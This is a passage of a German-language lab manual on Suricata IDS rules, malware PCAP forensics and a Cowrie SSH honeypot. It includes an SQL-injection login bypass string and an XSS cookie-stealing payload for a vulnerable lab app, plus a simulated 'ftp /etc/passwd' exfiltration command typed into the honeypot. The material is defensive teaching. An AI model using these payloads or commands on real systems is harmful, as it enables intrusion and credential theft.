3 reputation-files:
4   - reputation.list
```


Suricata benötigt eine Kategorie-Datei, welche wie folgt aufgebaut sein muss. Aktuell können Sie maximal 60 Kategorien erfassen. Die Kategorie-Datei definiert Gruppen, welche bei der nachfolgenden Konfigurationsdatei angegeben werden. In dieser Übung werden Sie eine Gruppe für die HSLU definieren.

```
1 <category id>,<short name>,<description>
```

Erstellen Sie nun eine Kategorie-Datei mit Pfad `/home/labadmin/suricata/iprep/categories.txt` und erfassen Sie drei Einträge. Der erste Eintrag soll ID 1 haben und für die HSLU bestimmt sein. Der «short name» soll mit «hslu» definiert werden. Den zweiten und dritten Eintrag können Sie nach Ihren Wünschen erstellen.

Suricata benötigt eine Reputation-Datei, welche wie folgt aufgebaut sein muss. Diese Liste hat keine definierte Maximallänge und ist auch mit über 500'000 Einträgen sehr schnell.

```
1 <ip>,<category id>,<reputation score>
```

Erstellen Sie nun eine Reputation-Datei mit dem Pfad `/home/labadmin/suricata/iprep/reputation.list` und erfassen Sie einen Eintrag mit der IP-Adresse des `islab-services.zh.switchengines.ch` Webservers. Der Eintrag sollte zur HSLU Kategorie passen und einen Reputation Score von 30 haben.

Ergänzen Sie die Datei `/home/labadmin/suricata/classification.config` mit «shortname» `hslu-network`, «short description» Ihrer Wahl und «priority» 1. Halten Sie sich an das Muster der anderen Einträge!

Um die Reputation Regeln von den anderen Regeln unterscheiden zu können, erstellen Sie dazu eine separate Datei mit dem Pfad `/home/labadmin/suricata/reputation.rules` und ergänzen diese Datei in der Suricata Konfiguration (analog Kapitel 2.2).

Erfassen Sie folgende Regel zur Alarmierung in der neu erstellten Datei `reputation.rules`:

```
1 alert ip any any -> any any (msg:"IP-Reputation Rule"; iprep:dst,hslu,>,20;
  sid:1; classtype:hslu-network; rev:1;)
```

- `iprep` = IP-Reputation Keyword
- `dst` = welche Seite (destination / source) kontrolliert werden soll
- `>` = Operator (grösser als)
- `20` = Reputation score
- Details: <https://suricata.readthedocs.io/en/suricata-6.0.0/rules/ip-reputation-rules.html#iprep>

Damit die Änderungen in Kraft treten, müssen Sie den Suricata Container neu starten.

Nun können Sie die Regel testen, indem Sie vom **Windows Client** mit dem Browser die URL <http://islab-services.zh.switchengines.ch> aufrufen.

Aufgabe 2.5

Was passiert? Schauen Sie sich die Events im Kibana Dashboard an.

Mit dem Browser konnten Sie die Regel erfolgreich testen. Pingen Sie nun den FQDN der selben URL an und schauen Sie sich das Dashboard nochmals an.

Aufgabe 2.6

Wieso zieht Ihre vorhin definierte Suricata Regel nicht?

2.4. Signaturgestützte Erkennung

Die gängigste Form von IDS bilden die signaturgestützten Systeme. Sie untersuchen Paketdaten auf Indikatoren, welche auf einen Eindringling schliessen lassen, wobei die Indikatoren mit IDS-spezifischen Direktiven zu Signaturen kombiniert werden. Diese Signaturen (oder Regeln) bestimmen, wie das IDS die Indikatoren in den Netzwerkdaten finden kann. Wenn ein solches signaturgestütztes IDS Daten findet, die mit dem Inhalt einer Signatur übereinstimmen, generiert es Alarmdaten, um die Analytiker zu benachrichtigen.

Regeln können manuell erstellt, von Organisationen gemeinsam verwendet oder aus öffentlichen Quellen bezogen werden. Eine wichtige Quelle für Suricata-Regeln ist Emerging Threats (<https://www.proofpoint.com/us/threat-insight/et-pro-ruleset>). Emerging Threats bietet eine kostenlose (ET Open) und eine gebührenpflichtige (ET Pro) Regelliste an.

Wir halten die Regeldefinitionen in diesem Versuch bewusst simpel. Eine «größere» Regel könnte hingegen etwa so aussehen – Detect Windows Update:

```
1 alert tcp $HOME_NET any -> !$WSUS_SERVERS $HTTP_PORTS (msg:"ET POLICY
  Windows Update in "Progress; flow:established,to_server; content":
  Windows-Update-"Agent; http_header; content":Host|3a"|; http_header;
  nocase; within:20; pcre":/User-Agent\x3a[^\n]+Windows-Update-Agent/"I;
  reference:url,windowupdate.microsoft.com; reference:url,doc.
  emergingthreats.net/2002949; classtype:policy-violation; sid: 2002949;
  rev:8;)
```

Im Folgenden werden Sie zwei Regeln definieren, welche Cross-Site Scripting (XSS) wie auch SQL-Injection Angriffe erkennen.

2.4.1. Detect SQL-Injection

Muster und spezifische Formate werden nicht nur für Daten verwendet, die wir zu schützen versuchen. Viele gängige Angriffe verwenden spezifische Befehle und Codesequenzen. Dies ermöglicht es uns, Suricata-Regeln zu schreiben, die auf deren Erkennung abzielen. SQL-Injection ist einer dieser Angriffe.

Die Eingabe von `1'or'1'='1` in ein (Input)Feld ist eine gängige Methode, um zu testen, ob eine Webanwendung verwundbar ist. Falls Sie sich nun also fragen, warum man diesen Wert nicht einfach als «Content»-Argument verwendet, dann hinterfragen Sie diesen Gedanken nochmals. Denn a) ist dies nur eine von vielen Varianten und b) können Angreifer versuchen, den Code durch Encoding oder andere Techniken zu verschleiern. Hier wird uns PCRE helfen. PCRE steht für *Perl Compatible Regular Expressions*. Es handelt sich hierbei um eine Programmbibliothek zur Auswertung und Anwendung von regulären Ausdrücken (regex).

Aufgabe 2.7

Welche Punkte bzw. Zeichen sind im Kontext einer SQL-Injection zu berücksichtigen (die Wichtigsten)?

Schauen wir uns folgende Regel an:

```
1 alert tcp any any -> $HOME_NET any (msg:"SQL Injection Attempt"; pcre:"/\w
  *((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix"; classtype:hslu-
  network; sid:1000017; rev:1;)
```

Was passiert hier?

- `\w*` sucht nach null oder mehr Wortzeichen (alphanumerisch oder Unterstrich)
- `((\%27)|(\'))` sucht nach dem benötigten Single Quote oder seinem Hex-Äquivalent
- `((\%6F)|o|(\%4F))` sieht das Wort «or» mit verschiedenen Kombinationen seiner Gross- und Kleinschreibung
- `()` identifiziert Gruppen von Zeichen
- `|` ist ein logisches Oder/OR
- `i` ignoriert Gross-/Kleinschreibung
- `x` ignoriert Leerzeichen

Erfassen Sie die Regel in Ihrer `local.rules` Datei und aktualisieren Sie anschliessend das Regelset.

Wechseln Sie auf den Windows-Client und öffnen Sie die Webanwendung <http://dvwc.zh.switchengines.ch>. Klicken Sie auf Anmelden und probieren Sie, ob die Anwendung auf SQL-Injection anfällig ist. Geben Sie hierfür im Feld Benutzername einen beliebigen Wert ein und im Passwortfeld einen Single Quote: `'`.

Aufgabe 2.8

Was gibt Ihnen die Anwendung zurück? Auf was lässt sich anhand der Antwort schliessen?

Aufgabe 2.9

Schauen Sie sich den Alert im Kibana an. Reagiert Ihre Regel?

Aufgabe 2.10

Wieso zieht Ihre Regel noch nicht? Was müssten Sie ändern, um nur schon den Single Quote zu alarmieren?
Die Regel müssen Sie nicht umsetzen!

Probieren Sie nun, sich in die Anwendung zu hacken, indem Sie im Passwortfeld folgenden Wert eingeben:

```
1 'or'1'='1
```

Aufgabe 2.11

Zieht Ihre Regel? Nehmen Sie Stellung.

2.4.2. Detect Cross-Site Scripting (XSS)

Mit Ihren gewonnenen Erkenntnissen sollte es nun möglich sein, eine Regel zu schreiben, welche folgende zwei XSS-Angriffe erkennt:

```
1 <script>alert(document.cookie)</script>
2 
```

Sie können auf <http://dvwc.zh.switchengines.ch>, wo Sie ja nun per Hack Zugriff haben, einen Chat Room erstellen und XSS testen. Die Chat Rooms sind darauf anfällig.

Hinweis

Hilfestellung für Regeln: https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-mookhey/old/bh-us-04-mookhey_whitepaper.pdf

Aufgabe 2.12

Schreiben Sie hier Ihre finale Regel auf.

2.5. PCAP-Forensics

In diesem Kapitel werden Sie Pcap-Forensics betreiben. Dabei werden Sie einen aufgezeichneten Netzwerkverkehr von unterschiedlichen Malware Arten untersuchen. Sie werden wie bei Aufgabe 2.2 die Aufzeichnungen mit «tcpreplay» erneut abspielen. Unter dem Pfad `/home/labadmin/pcap-samples/` finden Sie mehrere PCAP (Packet Capture) Dateien mit vermutetem Malware Traffic.

2.5.1. Traffic Analyse


Laden Sie nun alle PCAP Dateien, welche im Ordner vorhanden sind. Nach dem Import schauen Sie im Alert Dashboard nach, welche Meldungen erstellt wurden.

```
1 sudo tcpreplay -i ens3 -M 100 /home/labadmin/pcap-samples/nsm_traffic_1.pcap
2 sudo tcpreplay -i ens3 -M 100 /home/labadmin/pcap-samples/nsm_traffic_2.pcap
3 sudo tcpreplay -i ens3 -M 100 /home/labadmin/pcap-samples/nsm_traffic_3.pcap
4 sudo tcpreplay -i ens3 -M 100 /home/labadmin/pcap-samples/nsm_traffic_4.pcap
5 sudo tcpreplay -i ens3 -M 100 /home/labadmin/pcap-samples/nsm_traffic_5.pcap
```

Aufgabe 2.13

Welche Malware Familien können Sie erkennen?

Unter den Top Alerts sollten Sie eine Meldung erhalten haben, welche darauf hindeutet, dass ein Host mit einem Command & Control (C2, CnC) Server kommuniziert hat. Filtern Sie nun wie in Abbildung 3, um nur Traffic mit dieser Signatur zu sehen.

 Export

Alert Signature	Alert Category	Count
ET JA3 Hash - [Abuse.ch] Possible Quakbot	Unknown Traffic	70
ET INFO DYNAMIC_DNS Query to *.duckdns. Domain	Misc activity	8
ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent	Unknown Traffic	8
ET POLICY PE EXE or DLL Windows file download HTTP	Potential Corporate ...	5
ET JA3 Hash - [Abuse.ch] Possible Gozi	Unknown Traffic	4
ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	A Network Trojan w...	4
ET MALWARE Zbot POST Request to C2	Malware Command ...	4
ET MALWARE Terse alphanumeric executable downloader high likelihood of being hostile	Potentially Bad Traffic	3
ET INFO EXE - Served Attached HTTP	Misc activity	2
ET MALWARE Backdoor family PC RAT/Gh0st CnC traffic (OUTBOUND) 103	Malware Command ...	2

Abbildung 3: Filtern

Machen Sie sich im Internet schlau, was denn dieser PC RAT/Gh0st genau ist.

Aufgabe 2.14

Wie lautet die IP-Adresse des infizierten Computers und wie diejenige des Command & Control Servers?

Aufgabe 2.15

Welche Betriebssystem-Familie läuft auf dem betroffenen System?

2.5.2. Malware Analyse

Sie haben zusätzlich eine mögliche QuakBot Infizierung erkannt. Ziel ist nun mögliche Schadsoftware von der PCAP Datei zu exportieren und zu analysieren. Wireshark hat ein Netzwerk Protokoll Analyse Tool mit dem Namen «tshark» entwickelt. Mit folgendem Befehl können Sie eine PCAP Datei lesen und alle Dateien, die via HTTP empfangen worden sind, extrahieren.

```
1 tshark -r /home/labadmin/pcap-samples/nsm_traffic_1.pcap --export-object "http,/tmp/quakbot/"
```

Schauen Sie nun im Pfad /tmp/quakbot nach möglichen verdächtigen Dateien. Eine Datei täuscht einen anderen Dateityp vor (Hint: <https://linux.die.net/man/1/file>).

Aufgabe 2.16

Um was für eine Datei handelt es sich? Um was für einen Dateityp handelt es sich wirklich?

Hinweis

Diese Datei könnte bösartig sein und sollte nur auf einem isolierten System extrahiert werden. In diesem Versuch haben Sie von uns das OK. ☺

Als Hausaufgabe haben Sie ein persönliches VirusTotal Konto erstellt. Melden Sie sich auf der Webseite an und drücken Sie oben rechts auf Ihr Profil. Sie sollten den Reiter «API key» sehen. Kopieren Sie Ihren persönlichen API-Key und halten Sie diesen bereit. Auf Ihrer Linux-NSM VM ist das VirusTotal CLI-Tool vorinstalliert. Mit folgendem Befehl können Sie Ihren API-Key auf der Maschine speichern.

```
1 vt init -k <API-KEY>
```

Um eine Analyse der Datei zu starten, müssen Sie folgenden Befehl abgeben. Wählen Sie die zuvor gefundene Datei. Als Rückgabe erhalten Sie einen mit Base64 codierten Hashwert.

```
1 vt scan file <PATH TO FILE>
```

Um die Resultate der Analyse zu erhalten, müssen Sie folgenden Befehl abgeben. Die Analyse der Datei kann ein wenig dauern – abhängig davon, wie lange die Warteschlange bei VirusTotal gerade ist. Falls die Rückgabe einen Status von «queued» hat, versuchen Sie es nach einer Weile erneut.

```
1 vt analysis <FILEHASH>
```

Aufgabe 2.17

Interpretieren Sie das erhaltene Resultat der Analyse.

Sie haben nun erfolgreich eine unbekannte Datei auf allfällige Schadsoftware untersucht.

2.6. Frühwarn-Honeypots

Ein Honeypot ist eine Sicherheitskomponente, die eigens dazu da ist, sondiert, angegriffen und geknackt zu werden. In der Praxis wird dafür gewöhnlich ein System oder eine Software verwendet, die ein System oder einen Dienst nachahmt und absichtlich Schwachstellen aufweist. Dieses System wird so platziert, dass Angreifer es finden und eindringen können. In Wirklichkeit jedoch enthält dieser Honeypot keine echten Daten und ist von anderen Geräten isoliert. Mit den ausführlichen Protokollinformationen, die auf dem Honeypot erfasst wurden, können Sicherheitsteams herausfinden, welche Werkzeuge, Taktiken und Prozeduren die Angreifer einsetzen.

In diesem Versuch nutzen Sie den Honeypot *Cowrie*. Dieser Honeypot mit geringer Interaktion simuliert einen SSH-Server. Er soll Brute-Force-Angriffe erkennen und die Aktivitäten, die Angreifer in einer simulierten Shell-Umgebung ausführen, protokollieren. Da das SSH-Protokoll häufig zur Verwaltung von Geräten mit Unix-artigen Betriebssystemen als auch von Netzwerkgeräten wie Switches und Router eingesetzt wird, gibt Cowrie auch einen guten Frühwarn-Honeypot ab. Nachdem Angreifer im Netzwerk Fuss gefasst haben, versuchen Sie oft, über den SSH-Dienst auf andere Geräte Zugriff zu erhalten. Dabei gibt es verschiedene Vorgehensmöglichkeiten:

- Der Angreifer versucht mit einem Brute-Force oder Dictionary Attack, Zugriff auf den SSH-Server zu erhalten.
- Der Angreifer meldet sich am Dienst mit Informationen an, die er auf andere Weise in Erfahrung gebracht hat.

Sie werden nun Cowrie in Form eines Docker Container konfigurieren. Dafür müssen Sie die `/home/labadmin/docker-compose.yml` Datei mit folgenden Zeilen erweitern:

```
1 cowrie:
2   container_name: cowrie
3   image: cowrie/cowrie
4   hostname: cowrie
5   ports:
6     - 2222:2222
7   volumes:
8     - /home/labadmin/cowrie/config:/cowrie/cowrie-git/etc
9     - /home/labadmin/cowrie/log:/cowrie/cowrie-git/var/log/cowrie
10    - /home/labadmin/cowrie/tty:/cowrie/cowrie-git/var/lib/cowrie/tty
```

Starten Sie das Compose neu, damit der neue Container erstellt und gestartet wird.

```
1 docker compose up -d --remove-orphans
```

Aufgabe 2.18

Studieren Sie das obige Docker-Compose. Über welchen Port ist der Honeypot nun erreichbar?

Lassen Sie sich die Logs anzeigen. Der `-f` Parameter erlaubt es, neue Einträge in der Datei live angezeigt zu erhalten.

```
1 tail -f /home/labadmin/cowrie/log/cowrie.json
```

Im Moment ist die Datei noch leer. Lassen Sie das Fenster jedoch offen.

Jetzt sollen Sie sich von einem Terminal Ihrer Wahl von Ihrem Host aus per SSH mit dem Honeypot verbinden. PS: Auch PowerShell hat einen eingebauten SSH-Agent.

```
1 ssh root@<PUBLIC_IP_VON_NSM_VM> -p 2222
```

Hinweis

Versuchen Sie ein paar Passwörter und beobachten sie gleichzeitig das Log.

Aufgabe 2.19

Hat es funktioniert? Was zeigen Ihnen die Logs?

Das Ziel eines Honeypot ist natürlich, dass sich Angreifer darauf anmelden können und ihre Secret Sauce preisgeben, indem Sie versuchen, den Honeypot mit neuer Malware oder Exploits zu übernehmen. Um das zu ermöglichen, werden Sie die `/home/labadmin/cowrie/config/userdb.txt` bearbeiten müssen. Cowrie verwendet diese Konfigurationsdatei, um Benutzer mit ihren Passwörtern zu autorisieren.

Wichtig

Studieren Sie die Datei und ergänzen Sie eine Wildcard für den Benutzer root. Nehmen Sie sich dabei ein Beispiel an den Usern tomcat oder oracle.

Achtung: Die bestehenden Regeln sollen trotzdem noch zur Anwendung kommen!

Aufgabe 2.20

Wieso sollte Ihre Änderung **nach** den vordefinierten Regeln für root platziert sein? Was bedeutet das Ausrufezeichen vor dem Passwort in diesem Zusammenhang?

Im gefälschten Dateisystem kann ein Angreifer sich nicht nur umsehen, sondern auch Dateien erstellen und löschen. Selbstverständlich werden die Aktionen des Angreifers in dieser Umgebung gründlich protokolliert. Wir können beispielsweise einen Angriff simulieren, bei welchem ein Angreifer probiert, die Datei `/etc/passwd` mithilfe von FTP zu seinem Host zurückzusenden. Da in dieser Umgebung kein FTP-Client zur Verfügung steht, wird das System melden, dass der Befehl nicht gefunden werden konnte.

Gehen Sie zum Terminal zurück, auf welchem Sie auf den Honeypot über Port 2222 Zugriff haben. Loggen Sie sich mit einem beliebigen Passwort ein.

Tippen Sie folgende Befehle ab, um den Angriff zu protokollieren:

Zuerst prüft ein User, welche Rechte er besitzt:

```
1 id
```

Dann checkt er mal die Netzwerkeinstellungen:

```
1 ifconfig
```

Dann möchte er die Datei auf seinen Host kopieren:

```
1 ftp /etc/passwd 10.0.1.x
```

Hinterlassen Sie noch eine Nachricht:

```
1 echo "Hacker was here" > message_from_hacker.txt
```

Schauen Sie sich die Logs an. Die Datei `cowrie.json` enthält keine ausführlichen Aufzeichnungen über die ausgeführten Befehle. Sie finden die Informationen im Ordner `~/cowrie/tty`. Dort gibt es eine ausführliche binäre Protokolldatei der Aktionen, die in allen von der Software erzeugten Terminalsitzungen abliefen. Die Dateinamen bestehen aus der SessionID und werden zufällig generiert. Allerdings lassen sich die Dateien nicht einfach als Klartext einsehen, sondern müssen mit dem Cowrie-Hilfsprogramm *playlog* aus dem Ordner `~/cowrie/bin/` geöffnet werden. Dieses Programm gibt die Aufzeichnung so wieder, als würden Sie dem Angreifer über die Schulter blicken und seine Terminalsitzung beobachten. Die Befehlseingaben werden in Echtzeit angezeigt, wobei jeder Tastendruck, jeder Rückschritt und jede Pause erfasst werden. Probieren Sie es aus!

```
1 python3 ~/cowrie/bin/playlog ~/cowrie/tty/[tty_file]
```

Die zusätzlichen Interaktionsmöglichkeiten, die Cowrie in seinem gefälschten Dateisystem bietet, sind sehr nützlich, um Informationen über die Motive und Taktiken der Angreifer zu gewinnen. Sobald Angreifer Zugriff auf ein System erlangen, laden sie meistens als erstes weitere Dateien von einer externen Website herunter, die ihnen dabei helfen sollen, die nächsten Ziele zu erreichen. Dabei kann es sich zum Beispiel um Malware, Keylogger, Backdoors oder Rootkits handeln. Wenn das in der Cowrie-Umgebung geschieht, können Sie den Remotehost erkennen, von dem die Angreifer versuchen, ihre Dateien herunterzuladen. Das ist eine sehr wertvolle Information, die Ihnen dabei helfen kann, Ihre Strategie für die Erfassung, Erkennung und Analyse zu gestalten.

Falls Sie mehr über die Funktionen von Cowrie lernen wollen, können Sie diese hier finden: <https://github.com/cowrie/cowrie>

Notizen